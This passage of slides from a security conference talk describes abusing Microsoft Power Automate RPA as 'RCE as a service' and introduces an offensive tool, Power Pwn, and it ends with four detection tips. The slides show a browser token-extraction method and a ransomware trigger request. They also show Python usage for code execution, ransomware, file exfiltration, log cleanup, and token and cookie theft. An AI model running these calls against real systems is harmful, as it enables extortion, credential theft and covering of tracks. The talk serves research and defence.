


# Machine to Cloud via the browser

1. Open browser minimized
2. Go to `flow.microsoft.com`
3. Hit CTRL+U
4. Extract access token from header







[youtu.be/IY\\_RzV-4BdI](https://youtu.be/IY_RzV-4BdI)





[youtu.be/zlF7np18oGI](https://youtu.be/zlF7np18oGI)


# Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

And more:


- Creds access via browser

# Introducing Power Pwn!



Trigger via HTTP

Power Pwn!




Seamlessly handle errors and edge cases

# One endpoint to rule them all!

*POST machine=win11ent user=alexg*

*payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a*



**SUCCESS**

*filesFound=71892 filesProcessed=70497*

# Convenience layer in Python

1. Set up a free RPA account
2. Register machines
3. Profit

[github.com/mbrg/power-pwn](https://github.com/mbrg/power-pwn)

## Usage

```
from powerpwn.cli import PowerPwn
POST_URL = ""
pp=PowerPwn(post_url=POST_URL)

### code execution

# python2
pp.exec_py2("print('hello world')").CodeExec
# CodeExecOutputs(ScriptOutput='\uffeffhello world\r\n', ScriptError='')

# python2 bad syntax
pp.exec_py2("bad syntax").CodeExec
# CodeExecOutputs(ScriptOutput='', ScriptError=' File "", line 1\r\n bad syntax\r\n ^\r\nSyntaxErr

# powershell
pp.exec_ps("Write-Host \"hello word\").CodeExec

# commandline
pp.exec_cmd("echo \"hello word\").CodeExec
# CodeExecOutputs(ScriptOutput='Microsoft Windows [Version 10.0.22000.795]\r\n(c) Microsoft Corporation. All

### ransomware

pp.ransomware(crawl_depth=2, dirs_to_init_crawl=["C:\\Users\\alexg\\Documents\\mystuff", "D:\\ssh"], encrypti
# Ransomware=RansomwareOutputs(FilesFound=9, FilesAccessed=9, FilesProcessed=9, Errors='')

### exfiltration

pp.exfil(target="C:\\Users\\alexg\\Downloads\\takeit.txt").Exfil
# ExfiltrationOutputs(Success=True, FileContents='asd')
pp.exfil(target="C:\\Users\\alexg\\Downloads\\dontexist.txt").Exfil
# ExfiltrationOutputs(Success=False, FileContents='')

### cleanup

pp.cleanup().Cleanup
# CleanupOutputs(FilesFound=179, LogFilesDeleted=178)

### steal_power_automate_token

pp.steal_power_automate_token().StealPowerAutomateToken
# StealPowerAutomateTokenOutputs(Token='ey...')

### steal_cookie

pp.steal_cookie("https://www.google.com").StealCookie
# StealCookieOutputs(Cookie='IP_JAR=2022-07-16-13; OGPC=19027681-1:')
```

# Summary

- What is RPA?
  - Available in every major enterprise
  - Technical deep dive
- Abusing RPA: RCE as a Service
  - Distribute and execute payloads thru trusted services
  - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home

# How To Stay Safe?



# Do these 4 things to reduce your risk

1. Monitor any usage of `PAD.MachineRegistration.Silent.exe` or `PAD.MachineRegistration.Host.exe` on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don't belong to your organization
3. Review you own tenant's Power Automate environment and Microsoft [best practice](#). If you're a Microsoft shop, your users are probably already using it!
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)



Learn more: [github.com/mbrg/talks](https://github.com/mbrg/talks)  
Twitter: @mbrg0

# No Code Malware: Windows At Your Service

Michael Bargury @ Zenity  
**BSidesVienna 0x7E6**